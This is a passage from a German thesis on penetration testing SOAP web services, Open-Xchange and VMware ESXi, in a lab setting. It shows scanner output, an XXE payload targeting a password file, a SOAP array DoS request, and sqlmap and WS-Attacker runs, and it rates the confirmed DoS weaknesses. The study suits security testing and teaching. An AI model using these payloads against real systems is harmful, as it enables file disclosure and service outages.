Als Testumgebung dient eine virtuelle Maschine auf der ein Debian 7.0 Stable läuft. Open-Xchange 6.20 wurde nach Anleitung[1] eingerichtet. Version 6.20 (gegenüber 6.22) wurde gewählt, in dieser wird Axis2 verwendet um die Schnittstellen bereitzustellen.

Die proprietären Hosting Administrationslösungen cPanel und Parallels Plesk bieten Erweiterungen, WHM und 4PSA OXtender, zur Kommunikation mit den Web Services. In der Testumgebung konnten diese allerdings nicht betrieben werden.

An diesem Beispiel lässt sich zeigen, wie oberflächlich so ein Test ohne Client zwangsweise ist. Ohne Client fehlen wichtige semantische Information beziehungsweise Beispiele zur Funktionalität des Services. Die meisten der Operationen haben deutlich mehr als 3 Parameter und eignen sich so bereits nicht mehr für solch einen Test. Denn bevor getestet werden kann, sollte zumindest ein valider Request zustande kommen, ein Request, bei dem die Antwort Daten enthält und keinen Fehler. Solch einen Request zu „erraten“, stellt sich als schwierig dar, wenn die Parameter nicht gerade Benutzername und Passwort sind.

7.2.1. Informationsbeschaffung

Durch die Konfiguration von Open-Xchange war `http://<IP>/servlet/axis2` bekannt. Das ist die Seite, auf der alle zur Verfügung stehenden Services aufgelistet werden. Hier werden auch die Schnittstellendefinitionen bereitgestellt.

- `http://<IP>/servlet/axis2/services/OXTaskMgmtService?wsdl`
- `http://<IP>/servlet/axis2/services/OXUtilService?wsdl`
- `http://<IP>/servlet/axis2/services/OXResourceService?wsdl`
- `http://<IP>/servlet/axis2/services/OXContextService?wsdl`

[1] http://oxpedia.org/wiki/index.php?title=Open-Xchange_Installation_Guide_for_Debian_6.0

- `http://<IP>/servlet/axis2/services/OXGroupService?wsdl`
- `http://<IP>/servlet/axis2/services/OXUserService?wsdl`

Auch bekannt sind Logins mit verschiedenen Rechten für Open Xchange. Da die Web Services in den Open Source-Anteil von Open-Xchange fallen, kann ihr Quelltext aus dem offiziellen Concurrent Versions System (CVS) Repository[2] geladen werden.

Außerdem ist das Betriebsystem (Debian 7.0 stable) bekannt.

Ein nmap-Scan [Lyo13] hat folgendes Ergebnis gebracht:

```
# nmap -p- -sS -P0 -A <IP>

Starting Nmap 6.40 ( http://nmap.org ) at 2013-10-14 15:27 CEST
Nmap scan report for <IP>
Host is up (0.00039s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.2.22 ((Debian))
|_http-methods: No Allow or Public header in OPTIONS response (status code 302)
| http-title: Open-Xchange Server
|_Requested resource was http://<IP>/ox6/
48059/tcp open  unknown
54432/tcp open  unknown
57461/tcp open  unknown
57462/tcp open  unknown
58849/tcp open  unknown
MAC Address: 52:54:00:F0:00:76 (QEMU Virtual NIC)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.39 ms <IP>

OS and Service detection performed. Please report any incorrect results at http://nmap.org/
    submit/ .
Nmap done: 1 IP address (1 host up) scanned in 164.26 seconds
```

Listing 7.1: Open-Xchange nmap-Scan

OpenVAS [Gmb13] lieferte folgendes Ergebnis:

```
Host Summary
************

Host            High  Medium  Low  Log  False Positive
<IP>               0       2    0    0               0
Total: 1           0       2    0    0               0


II Results per Host
===================
```

[2] `cvs -d :pserver:anonymous@www.open-xchange.com:/cvsroot co open-xchange-admin-soap`

```
11
12 Host <IP>
13 ****************
14
15 Scanning of this host started at:
16 Number of results: 2
17
18 Port Summary for Host <IP>
19 ----------------------------------------
20
21 Service (Port)          Threat Level
22 general/tcp             Medium
23 http (80/tcp)           Medium
24
25 Security Issues for Host <IP>
26 --------------------------------------------
27
28 Issue
29 -----
30 NVT:     TCP timestamps
31 OID:     1.3.6.1.4.1.25623.1.0.80091
32 Threat: Medium (CVSS: 2.6)
33 Port:    general/tcp
34
35 Description:
36 It was detected that the host implements RFC1323.
37 The following timestamps were retrieved with a delay of 1 seconds in-between:
38 Paket 1: 12431237
39 Paket 2: 12431499
40 It was not possible to estimate the uptime from these numbers.
41 A longer delay might help, but other reasons might be responsible for the result!
42 .
43
44
45 Issue
46 -----
47 NVT:     Allaire JRun directory browsing vulnerability
48 OID:     1.3.6.1.4.1.25623.1.0.10814
49 Threat: Medium (CVSS: 5.0)
50 Port:    http (80/tcp)
51
52 Description:
53 Allaire JRun 3.0/3.1 under a Microsoft IIS 4.0/5.0 platform has a
54 problem handling malformed URLs. This allows a remote user to browse
55 the file system under the web root (normally inetpubwwwroot).
56 Upon sending a specially formed request to the web server, containing
57 a '.jsp' extension makes the JRun handle the request.
58 Example:
59 http://www.victim.com/%3f.jsp
60 The following directories were found to be browsable:
61 /ox6/v=O5nXvCW/themes/default/img/infostore/mimetypes
62 /ox6/v=O5nXvCW/themes/default/img/calendar/dayicons
63 /ox6/v=O5nXvCW/themes/default/img/border/popup
64 /ox6/v=O5nXvCW/themes/default/img/border/hover
65 /ox6/v=O5nXvCW/themes/default/img/menu
66 /ox6/v=O5nXvCW/themes/default/img/mail
67 /ox6/v=O5nXvCW/themes/default/img/infostore
68 /ox6/v=O5nXvCW/themes/default/img/hover
69 /ox6/v=O5nXvCW/themes/default/img/folder
70 /ox6/v=O5nXvCW/themes/default/img/controls
71 /ox6/v=O5nXvCW/themes/default/img/contacts
72 /ox6/v=O5nXvCW/themes/default/img/configuration
73 /ox6/v=O5nXvCW/themes/default/img/calendar
```

```
74 /ox6/v=O5nXvCW/themes/default/img/border
75 /ox6/v=O5nXvCW/themes/default/img/arrows
76 /ox6/v=O5nXvCW/themes/default/img
77 /ox6/v=O5nXvCW/themes/login
78 /ox6/v=O5nXvCW/themes/default/img/menu
79 /ox6/v=O5nXvCW/themes/default/img/mail
80 /ox6/v=O5nXvCW/themes/default/img/infostore
81 /ox6/v=O5nXvCW/themes/default/img/hover
82 /ox6/v=O5nXvCW/themes/default/img/folder
83 /ox6/v=O5nXvCW/themes/default/img/controls
84 /ox6/v=O5nXvCW/themes/default/img/contacts
85 /ox6/v=O5nXvCW/themes/default/img/configuration
86 /ox6/v=O5nXvCW/themes/default/img/calendar
87 /ox6/v=O5nXvCW/themes/default/img/border
88 /ox6/v=O5nXvCW/themes/default/img/arrows
89 /ox6/v=O5nXvCW/themes/default/img
90 /ox6/v=O5nXvCW/themes/login
91
92
93 References:
94   CVE: CVE-2001-1510
95   BID: 3592
```

Listing 7.2: Open-Xchange OpenVAS-Scan

7.2.2. Analyse

Aus der bekannten Adresse `http://.../axis2` lässt sich das verwendete Web Service Framework herauslesen. Axis2 [Chi06] hat laut `http://cvedetails.com/cve/2010-0219` eine Schwachstelle. Es sind Versionsnummern angegeben, allerdings ist die laufende Axis2-Version noch nicht bekannt. Voraussetzung für die Schwachstelle ist eine Weboberfläche zur Administration unter `http://<IP>:8080/axis2`.

Die Schnittstellendefinitionen geben lediglich Aufschluss über die Operationen und deren Parameter und werden deshalb nicht vorgestellt.

Da kein Client vorhanden ist, wurden nur Operationen gewählt die nicht mehr als drei Parameter haben. Exemplarisch sollen im Folgenden die Ergebnisse für den Service *OXContext-Service* und die vier Operationen `disableAll`, `enableAll`, `list` und `listAll` aufgezeigt werden. Die Ergebnisse unterscheiden sich nicht gegeüber den anderen Services und Operationen (zumindest denen mit maximal 3 Parametern). Bis auf `list` brauchen alle nur zwei Parameter (Benutzername und Passwort). `list` benötigt noch ein sogenanntes *Search-Pattern*. Durch Raten wurde festgestellt, dass hier beispielsweise “`1`” ein valides *Search-Pattern* ist und man eine Antwort ohne Fehler zurück bekommt. Benutzername, Passwort und *Search-Pattern* könnten auf eine Datenbank (evtl. SQL) hinweisen. Der Web Service verwendet außerdem keine weiteren Sicherheitsmechanismen außer *TLS*.

Mittels SoapUI (siehe Abschnitt 5.1) konnte eine valide Kommunikation mit diesen Operationen nachgestellt werden. Manuelle Manipulation der Parameter haben keinen Aufschluss über Schwachstellen verraten.

Die Auswahl der Operationen entspricht dem realistischen Vorgehen bei einem Penetrationstest. Bei der Planung wird ein Zeitrahmen gesetzt. Für die übrigen Operationen sind die Kombinationen an Parametern allein für einen validen und korrekten Request, das heißt, ein Request, bei dem die Response keinen Fehler enthält und die Antwort dem Implementierungsgedanken entspricht, sehr groß und Funde sind so unwahrscheinlich. Ferner würde so ein Vorgehen die meisten Zeiträume sprengen.

Die grobe Quelltext-Analyse hat keine Schwachstellen ergeben. Das ist unter anderem der Tatsache geschuldet, dass die Web Services als Interface für *JAVA RMI* dienen und der Quelltext für die *RMI*-Implementierung nicht öffentlich zugänglich ist.

Der nmap-Scan (siehe Listing 7.1) zeigt, dass auf dem TCP-Port 80 ein HTTP-Server (Apache 2.2.22) läuft. Es war zu erwarten, dass hier ein Webserver läuft (`http://...`) und dass es sich um Apache handelt. Axis2 wird selten als Standalone-Anwendung betrieben, da es sich dabei eher um eine Entwicklungsumgebung handelt. Außerdem kann durch den Zugang zum System die Existenz des Apache verifiziert werden. Wird allein die IP-Adresse über HTTP angefordert, wird die Ressource unter `/ox6` zurückgegeben. Dabei handelt es sich um das Webinterface des Open-Xchange-Servers. Bis auf die 5 offenen TCP-Ports im fünfstelligen Bereich, welche sich durch Verifikation über den root-Zugang zum Xchange-Server zu Java zuordnen lassen, die hier nicht weiter betrachtet werden, bringt das Ergebnis keine weiteren Erkenntnisse.

Das OpenVAS-Ergebnis (siehe Listing 7.2) zeigt Probleme mit *TCP Timestamps* und Allaire JRun auf. Diese sind allerdings beide als uninteressant zu bewerten. Speziell das Problem mit Allaire leitet der Scanner aus der Tatsache ab, dass das `/ox6/v=05nXvCW/themes` *browseable* ist. Bei diesem Verzeichnis handelt es sich aber nicht um das gesamte *Web root*, ferner Betriebssystem und Serveranwendung inkorrekt. Auch wenn die Schlussfolgerung falsch ist, ist ein *browseable* Verzeichnis ein Fund.

Da keiner der beiden Scans den TCP-Port 8080 enthalten, der Server auf diesem auch nicht antwortet und auch über den TCP-Port 80 keine Administrationswebseite auffindbar ist, ist die oben erwähnte Schwachstelle hier nicht gegeben.

7.2.3. Exploitation

Als erster Angriffsvektor wurde manuell eine *XML Entity Reference* (siehe Abschnitt 3.13) versucht. Das heißt, die Nachricht wurde in SoapUI entsprechend angepasst (siehe Listing 7.3). Darauf hat der Service mit folgender Nachricht (siehe Listing 7.4) geantwortet.

```
1 <!-- Added DTD for a XML Entity Reference -->
2 <?xml version="1.0"?>
3 <!DOCTYPE order [
4  <!ELEMENT foo ANY >
5 <!ENTITY xxe SYSTEM "file:///dev/passwd" >
6 ]>
7 <!-- / -->
8
```

```
9  <soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:soap="
       http://soap.admin.openexchange.com" xmlns:xsd="http://dataobjects.rmi.admin.openexchange
       .com/xsd">
10    <soapenv:Header/>
11    <soapenv:Body>
12       <soap:disableAll>
13          <!--Optional:-->
14          <soap:auth>
15             <!--Optional:-->
16         <foo>&xxe;</foo><!-- Added Element with Entity Reference -->
17             <xsd:login>testuser</xsd:login>
18             <!--Optional:-->
19             <xsd:password>testpasswd</xsd:password>
20          </soap:auth>
21       </soap:disableAll>
22    </soapenv:Body>
23 </soapenv:Envelope>
```

Listing 7.3: Request mit XML Entity Reference

Aus der Antwort können wir ablesen, dass hier der *SOAP*-Standard, zumindest was DTD betrifft, korrekt implementiert ist. Wie zu erwarten, antwortet der Service genauso auf den Versuch einer *XML Recursive Entity Expansion*.

```
1  <soapenv:Envelope xmlns:soapenv="http://www.w3.org/2003/05/soap-envelope">
2     <soapenv:Header xmlns:wsa="http://www.w3.org/2005/08/addressing">
3        <wsa:Action>http://www.w3.org/2005/08/addressing/soap/fault</wsa:Action>
4     </soapenv:Header>
5     <soapenv:Body>
6        <soapenv:Fault>
7           <soapenv:Code>
8              <soapenv:Value>soapenv:Receiver</soapenv:Value>
9           </soapenv:Code>
10          <soapenv:Reason>
11             <soapenv:Text xml:lang="en-US">javax.xml.stream.XMLStreamException: DOCTYPE is
                   not allowed</soapenv:Text>
12          </soapenv:Reason>
13          <soapenv:Detail/>
14       </soapenv:Fault>
15    </soapenv:Body>
16 </soapenv:Envelope>
```

Listing 7.4: Antwort auf XML Entity Reference

Auch wenn die Nachrichten keine Struktur aufweisen, um einen *SOAP Array*-Angriff (siehe Abschnitt 3.7) durchzuführen, wurde doch versucht, manuell diesen Angriff durchzuführen (siehe Listing 7.5).

```
1  <soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:soap="
       http://soap.admin.openexchange.com" xmlns:xsd="http://dataobjects.rmi.admin.openexchange
       .com/xsd">
2    <soapenv:Header/>
3    <soapenv:Body>
4      <soap:disableAll>
5        <!--Optional:-->
6        <soap:auth>
7          <!--Optional:-->
8          <TheArray soap:type="soapenc:Array" soap1:arrayType="xsd:string[1000000]">
```

```
9           <item soap:type="xsd:string">String1</item>
10          <item soap:type="xsd:string">String2</item>
11          <item soap:type="xsd:string">String3</item>
12          <item soap:type="xsd:string">String4</item>
13          <item soap:type="xsd:string">String5</item>
14        </TheArray>
15        <xsd:login>testuser</xsd:login>
16        <!--Optional:-->
17        <xsd:password>testpasswd</xsd:password>
18      </soap:auth>
19    </soap:disableAll>
20  </soapenv:Body>
21 </soapenv:Envelope>
```

Listing 7.5: Request mit SOAP Array

Dies quittierte der Service mit einem *Authentication failed* (siehe Listing 7.6). Das deutet darauf hin, dass das Array als Benutzername, Passwort oder beides interpretiert wird. Dies ist ein bedenkliches Vorgehen, durch welches sicherheitsrelevante Probleme entstehen können. Ein Verwerfen der Nachricht wäre wünschenswert, da es ein nicht erwartetes Array enthält. Aus diesem Verhalten konnte aber kein Angriffsvektor gewonnen werden.

```
1  <soapenv:Envelope xmlns:soapenv="http://www.w3.org/2003/05/soap-envelope">
2     <soapenv:Body>
3        <soapenv:Fault>
4           <soapenv:Code>
5              <soapenv:Value>soapenv:Receiver</soapenv:Value>
6           </soapenv:Code>
7           <soapenv:Reason>
8              <soapenv:Text xml:lang="en-US">Authentication failed</soapenv:Text>
9           </soapenv:Reason>
10          <soapenv:Detail/>
11       </soapenv:Fault>
12    </soapenv:Body>
13 </soapenv:Envelope>
```

Listing 7.6: Antwort auf SOAP Array Angriff

Aus der Analyse geht hervor, dass eventuell eine SQL-Datenbank verwendet wird. Durch den Zugang auf das System kann eine MySQL-Datenbank bestätigt werden, ihr Einsatzgebiet konnte allerdings nicht festgestellt werden. Es bietet sich also an, mit sqlmap nach *Injection*-Möglichkeiten zu suchen.

```
1  $ python sqlmap.py -r /tmp/contextservice.list.txt --risk=3 --level=5
2
3  ...
4
5  [11:25:11] [CRITICAL] all tested parameters appear to be not injectable. Also, you can try
       to rerun by providing either a valid value for option '--string' (or '--regexp')
6  [11:25:11] [WARNING] HTTP error codes detected during run:
7  400 (Bad Request) - 318 times, 500 (Internal Server Error) - 595249 times
8
9  [*] shutting down at 11:25:11
```

Listing 7.7: Ausgabe von sqlmap

Das Ergebnis (siehe Listing 7.7) impliziert, dass keine *SQL-Injection* möglich ist.

Das Ausführen von WS-Attacker führt zu folgender Ausgabe (siehe Listing 7.8):

```
1  Coercive Parsing                    Finished 100%   true
2  DJBX31A Hash Collision Attack       Finished 100%   true
3  DJBX33A Hash Collision Attack       Finished 58%    true
4  DJBX33X Hash Collision Attack       Finished 1%     false
5  Option Tester Plugin                Finished 0%     false
6  SOAP Array Attack                   Failed   0%     false
7  SOAPAction Spoofing                 Finished 0%     false
8  WS-Addressing Spoofing              Finished 0%     false
9  XML Attribute Count Attack          Finished 100%   true
10 XML Element Count Attack            Finished 1%     false
11 XML Entity Expansion (recursive)    Finished 1%     false
12 XML External Entity Attack          Finished 1%     false
13 XML Overlong Names Attack           Finished 1%     false
```

Listing 7.8: Ausgabe von WS-Attacker

Der Web Service scheint verwundbar gegenüber Coercive Parsing, DJBX31A/DJBX33A Hash Collision und XML Attribute Count Attack zu sein. Der *SOAP Array*-Angriff *failed*, was war zu erwarten war (s.o.) und WS-Attacker liefert auch die Erklärung (siehe Listing 7.9) dafür.

```
1 Important
2 SOAP Array Attack
3 Attack not possible - Structure of SOAP Message is not suitable!
```

Listing 7.9: Ausgabe von WS-Attacker

7.2.4. Überprüfung

Es zeigt sich, dass der Service mit und ohne Login anfällig gegenüber den oben genannten Angriffen ist. Da Zugang zur Testumgebung gegeben ist, können die DoS-Möglichkeiten durch 100% CPU-Auslastung und für 100% Speicherauslastung der JavaVM bestätigt werden. Da Swapping provoziert wird, kann auch von einer vollen Arbeitsspeicherauslastung gesprochen werden. Zu beobachten ist auch, je länger ein DoS-Angriff dauert desto länger braucht der Server, um nach Beendigung des Angriffs wieder zum Ausgangszustand zu kommen. In den Testfällen kehrte der Service allerdings immer in relativ kurzer Zeit (ungefähr 1 Minute) zum Normalzustand zurück. Alle, durch die Werkzeuge erkannten Probleme, konnten reproduziert werden.

7.2.5. Bewertung

Die bestätigten DoS-Möglichkeiten sollten, wie bereits beschrieben, als hoch eingestuft werden und entsprechend dokumentiert werden. Die Tatsache, dass der Service Arrays entgegen nimmt und versucht sie im Sinne der eigentlichen Parameter zu verarbeiten ist als Anomalie einzustufen, da daraus nicht direkt eine Gefahr hervorgeht, es aber eventuell Potenzial

für andere Angriffe bietet, da Nachrichtenteile verarbeitet werden, die der Service nicht erwartet.

7.3. VMWare ESXi

VMWare ESXi [VMW13] ist eine Virtualisierungsumgebung für x86-64-basierte Hardware. Dabei handelt es sich um eine Typ-1 Virtualisierung auch *bare metal Hypervisor* [Por12] genannt. Diese Umgebung hat keine eigene Oberfläche, kann aber zum Beispiel mittels des vSphere Clients verwaltet werden. Zur Kommunikation mit einem Client dient ein Web Service. Dieser wird als vSphere Web Services bezeichnet. Auch wenn der Plural auf etwas anderes hinweist, es handelt sich nur um einen einzelnen Service. Dafür bietet dieser Service in Summe 615 Operationen an.

Zum Einsatz kommt ein ESXi 5.5, offiziell VMWare vSphere Hypervisor 5.5 genannt. Es läuft auf von VMWare zertifizierter Hardware, dies ist notwendig, da sonst keine Installation möglich ist.

7.3.1. Informationsbeschaffung

Durch die Wahl des Programms und das Setup ist bekannt, dass es sich bei dem System um besagtes VMWare ESXi 5.5 handelt.

Durch Dokumentation und Betrachtung der Kommunikation ist die Adresse der WSDL bekannt, sie lautet `https://<IP>/sdk/vimService?wsdl`.

Logins mit unterschiedlichen Rechten sind gegeben, genauso wie der vSphere Client für Windows.

Ein nmap-Scan [Lyo13] hat folgendes Ergebnis gebracht:

```
1  # nmap -p- -sS -P0 -A <IP>
2
3  Starting Nmap 6.40 ( http://nmap.org ) at 2013-10-25 12:23 CEST
4  Nmap scan report for <IP>
5  Host is up (0.00017s latency).
6  Not shown: 65523 filtered ports
7  PORT     STATE  SERVICE         VERSION
8  22/tcp   closed ssh
9  80/tcp   open   http            VMware ESXi Server httpd
10 |_http-methods: No Allow or Public header in OPTIONS response (status code 501)
11 |_http-title: Did not follow redirect to https://<IP>/
12 427/tcp  open   svrloc?
13 443/tcp  open   ssl/http        VMware ESXi Server httpd
14 |_http-methods: No Allow or Public header in OPTIONS response (status code 501)
15 |_http-title: " + ID_EESX_Welcome + "
16 | ssl-cert: Subject: commonName=localhost.localdomain/organizationName=VMware, Inc/
      stateOrProvinceName=California/countryName=US
17 | Not valid before: 2013-10-24T14:42:18+00:00
18 |_Not valid after:  2025-04-24T14:42:18+00:00
19 902/tcp  open   ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
```

```
20 2233/tcp closed unknown
21 5988/tcp closed wbem-http
22 5989/tcp open   tcpwrapped
23 8000/tcp open   http-alt?
24 8080/tcp closed http-proxy
25 8100/tcp open   tcpwrapped
26 8300/tcp closed tmi
27 MAC Address: 00:30:48:D7:1C:8F (Supermicro Computer)
28 Aggressive OS guesses: VMware ESXi Server 5.0 (96%), VMware ESXi Server 4.1 (95%), FreeBSD
       7.0-RELEASE-p1 - 10.0-CURRENT (94%), FreeBSD 8.0-BETA2 - 9.1-RELEASE (93%), FreeNAS
       0.686 (FreeBSD 6.2-RELEASE) or VMware ESXi Server 3.0 - 4.0 (93%), VMware ESX Server
       4.0.1 (93%), FreeBSD 5.2.1-RELEASE (93%), FreeBSD 5.3 or 5.5 (x86) (93%), FreeNAS 0.69.2
       (FreeBSD 6.3-STABLE - 6.4-RELEASE) (93%), VMware ESXi Server 4.1.0 (93%)
29 No exact OS matches for host (test conditions non-ideal).
30 Network Distance: 1 hop
31 Service Info: Host: ludwig
32
33 TRACEROUTE
34 HOP RTT     ADDRESS
35 1   0.17 ms <IP>
36
37 OS and Service detection performed. Please report any incorrect results at http://nmap.org/
       submit/ .
38 Nmap done: 1 IP address (1 host up) scanned in 243.29 seconds
```

Listing 7.10: VMWare ESXi nmap-Scan

OpenVAS [Gmb13] lieferte folgendes Ergebnis:

```
1  Host Summary
2  ************
3
4  Host          High  Medium  Low  Log  False Positive
5  <IP>       0     1    0    0            0
6  Total: 1      0     1    0    0            0
7
8
9  II Results per Host
10 ===================
11
12 Host <IP>
13 ****************
14
15 Scanning of this host started at:
16 Number of results: 1
17
18 Port Summary for Host <IP>
19 ------------------------------------
20
21 Service (Port)          Threat Level
22 general/tcp             Medium
23
24 Security Issues for Host <IP>
25 ----------------------------------------
26
27 Issue
28 -----
29 NVT:     TCP timestamps
30 OID:     1.3.6.1.4.1.25623.1.0.80091
31 Threat: Medium (CVSS: 2.6)
32 Port:    general/tcp
```

```
33
34 Description:
35 It was detected that the host implements RFC1323.
36 The following timestamps were retrieved with a delay of 1 seconds in-between:
37 Paket 1: 6740622
38 Paket 2: 6740728
39 It was not possible to estimate the uptime from these numbers.
40 A longer delay might help, but other reasons might be responsible for the result!
```

Listing 7.11: VMWare ESXi OpenVAS-Scan

7.3.2. Analyse

Der Service ist auf zwei Dateien aufgeteilt, die `vimService?wsdl`, in welcher der Endpoint definiert ist und welche dann den Rest der Definition (`vim.wsdl`) referenziert. Auf das Abdrucken der WSDL wurde verzichtet, da sie keine sicherheitsrelevanten Hinweise bietet und sie knapp 25000 Zeilen umfasst.

Die beiden Scan-Ergebnisse bringen keine neuen Erkenntnisse, genauso wenig lassen sich bekannte Schwachstellen für ESXi oder den Client online finden.

Mit der ersten Nachricht an den Service erhält der Client eine `vmware_soap_session`, die ab da vermutlich als Token dient. Außerdem enthält jede Nachricht im *Header* eine sequentielle `operationID`, bestehend aus einem 4-Byte-Hexadezimal-Prefix, dem ein 4-Byte-Hexadezimal-Zähler folgt. Mit den ersten beiden Nachrichten wird der `ServiceContent` und der `InternalContent` erfragt. Erst bei der dritten Nachricht erfolgt der Login. Dieser Zähler findet weder in der WSDL noch in einem der verwendeten Schemata Erwähnung. Der Service verarbeitet also nicht spezifizierte Nachrichtenteile. Das deutet darauf eine nicht vorhandene oder nur unzureichende Schema Validierung hin. Dies könnte bedeuten, dass der Service anfällig für verschiedene Angriffe ist.

Wird eine Nachricht erneut gesendet, die gleiche `operationID`, antwortet der Service mit „`Fault,Die Aufgabe wurde von einem Benutzer abgebrochen.`“ (siehe Listing 7.12). Dies geschieht auch, wenn man den Header komplett entfernt.

```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <soapenv:Envelope xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/"
3  xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
4  xmlns:xsd="http://www.w3.org/2001/XMLSchema"
5  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
6    <soapenv:Body>
7      <soapenv:Fault>
8        <faultcode>ServerFaultCode</faultcode>
9        <faultstring>Die Aufgabe wurde von einem Benutzer abgebrochen.</faultstring>
10       <detail>
11         <RequestCanceledFault xmlns="urn:internalvim25" xsi:type="RequestCanceled"></
               RequestCanceledFault>
12       </detail>
13     </soapenv:Fault>
14   </soapenv:Body>
15 </soapenv:Envelope>
```

Listing 7.12: Antwort auf Replay

Verwendet man die Operation *Login* mit zum Beispiel SoapUI ohne die `operationID` und setzt für die folgenden Nachrichten den *Cookie* `vmware_soap_session`, kann mit dem Service auch korrekt kommuniziert werden.

Eine Kommunikation allein mit der WSDL ist hier nicht möglich. Ein Vergleich des automatisch generierten Requests durch SoapUI (siehe Listing 7.13) mit dem Request, den der Client tätigt (siehe Listing 7.14), zeigt, dass hier Dinge gesetzt und verlangt (durch Testen verifiziert) werden, die nicht in der WSDL vorkommen.

```
1  <soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:urn="
       urn:vim25">
2     <soapenv:Header/>
3     <soapenv:Body>
4        <urn:CancelWaitForUpdates>
5           <urn:_this type="?">?</urn:_this>
6        </urn:CancelWaitForUpdates>
7     </soapenv:Body>
8  </soapenv:Envelope>
```

Listing 7.13: WSDL-Request

```
1  <soap:Envelope xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org
       /2001/XMLSchema-instance" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
2    <soap:Header>
3      <operationID>7870A022-0000015C</operationID>
4    </soap:Header>
5    <soap:Body>
6      <CancelWaitForUpdates xmlns="urn:internalvim25">
7        <_this xsi:type="ManagedObjectReference" type="PropertyCollector" serverGuid="">ha-
             property-collector</_this>
8      </CancelWaitForUpdates>
9    </soap:Body>
10 </soap:Envelope>
```

Listing 7.14: Client-Request

Der Web Service verwendet des weiteren keine Sicherheitsmechanismen (außer *TLS*). Obwohl die Burp Suite als *Trusted CA* in Windows aufgenommen wurde, gibt es beim Anmelden mittels des Clients (mit zwischengeschalteter Burp Suite) eine Zertifikatswarnung. Genauso gibt es nach Installation ohne weitere Konfiguration des Zertifikats auch eine Warnung. Dieses Verhalten ist jedoch zu erwarten. Allerdings wird ein Benutzer eventuell nicht mehr bei jeder Verbindung das Zertifikat prüfen. So kann ein MitM-Angriff unbemerkt bleiben.

In scheinbar undefinierten Abständen versucht der Client, eine WSDL via HTTP nachzuladen. Dies gelingt aber nicht, da der Server mit `301 Moved Permanently` antwortet.

```
1  Request:
2  GET /sdk/vimService?wsdl HTTP/1.1
3  Host: <IP>
```

```
Connection: Close

Response:
HTTP/1.1 301 Moved Permanently
Date: Fri, 25 Oct 2013 07:38:01 GMT
Location: https://192.168.5.1/sdk/vimService?wsdl
Connection: close
Content-Type: text/html
Content-Length: 56

<HTML><BODY><H1>301 Moved Permanently</H1></BODY></HTML>
```

Listing 7.15: Nachlade Versuch der WSDL via HTTP

Der Client folgt dem Redirect, mit welchem der Service antwortet, nicht (siehe Listing 7.15). Dieses Verhalten deutet daraufhin, dass die WSDL für den Client ist uninteressant. Das Nachladen wird auch über HTTPS probiert, hier wird mit der WSDL geantwortet.

Vor allem durch die Tatsache, dass ein Nachladen über HTTP versucht wird, ermöglicht mitunter das Austauschen der WSDL. So könnte der MitM zum eigentlichen Service werden oder auch weiterhin als Proxy dienen. Diese Proxy-Position wäre dann komfortabler, da dank der ausgetauschten Definition der umgeleitete Verkehr legitim ist.

7.3.3. Exploitation

Das (scheinbare) Nachladen der WSDL hat in den Versuchen keinen Einfluss auf die Kommunikation gehabt. Das heißt, zumindest im Versuchsaufbau ist ein *WSDL Spoofing* (siehe Abschnitt 3.20) nicht möglich.

Die `operationID` zusammen mit der `vmware_soap_session` unterbanden in den Versuchen erfolgreich Replay-Angriffe.

Das Auslesen von Daten oder DoS-Angriffe mittels selbst definierten Entitäten ist nicht möglich, da der Service Nachrichten mit einer DTD nicht verarbeitet und in seiner Antwort zu verstehen gibt, dass DTD nicht erlaubt ist.

Der Einsatz von WSAttacker hat keine Schwachstellen aufgezeigt.

Durch die erhöhte Anzahl an Anfragen erhöhte sich die Antwortzeit allerdings erheblich. Das deutet auf eine schwerere DoS-Verwundbarkeit durch *XML Flooding* (siehe Abschnitt 3.14) hin.

Auch wenn es keine direkten Hinweise auf eine SQL-Datenbank gab, wurde sqlmap dennoch verwendet.

```
$ python sqlmap.py -r ~/esx/sqlmap.txt --risk=3 --level=5

...

```

```
5  [15:56:47] [CRITICAL] all tested parameters appear to be not injectable. Please retry with
      the switch '--text-only' (along with --technique=BU) as this case looks like a perfect
      candidate (low textual content along with inability of comparison engine to detect at
      least one dynamic parameter). Also, you can try to rerun by providing either a valid
      value for option '--string' (or '--regexp')
6  [15:56:47] [WARNING] HTTP error codes detected during run:
7  500 (Internal Server Error) - 5865 times
8
9  [*] shutting down at 15:23:37
```

Listing 7.16: Ausgabe von sqlmap

Das Ergebnis deutet stark darauf hin, dass keine SQL-Datenbank verwendet wird. sqlmap lief mehrere Stunden lang und es gab nur knapp 6000 Fehler. Das deutet auch auf die bereits erwähnte DoS-Verwundbarkeit hin.

7.3.4. Überprüfung

Das oben geschilderte Verhalten konnte verifiziert werden. Außerdem kann die DoS-Verwundbarkeit bestätigt werden, da eine erhöhte Anzahl an Anfragen (mit und ohne Login) zu einer höheren Antwortzeit und zu einer deutlich höheren Systemauslastung (Überprüfung am System) führt.

7.3.5. Bewertung

In der Berichterstattung ist als Anomalie zu erwähnen, dass ein WSDL-Ladeversuch über HTTP stattfindet, auch wenn diese Tatsache nicht ausgenutzt werden konnte. Auch sollte erwähnt werden, dass es sich bei den Fehlermeldungen um keine einheitlichen Fehlermeldungen handelt, auch wenn sie keine Informationen preisgegeben haben. Diese beiden Funde sind am ehesten als niedrig einzustufen. Als Anomalie ist die Zertifikatswarnung einzustufen. Sollten noch andere Clients als der offizielle vSphere Client eingesetzt werden, sollte die WSDL und die Schemata die Nachrichten genauer definieren und die `operationID` sollte obligatorisch sein. Die DoS-Verwundbarkeit ist als hoch einzustufen.

7.4. Microsoft Exchange

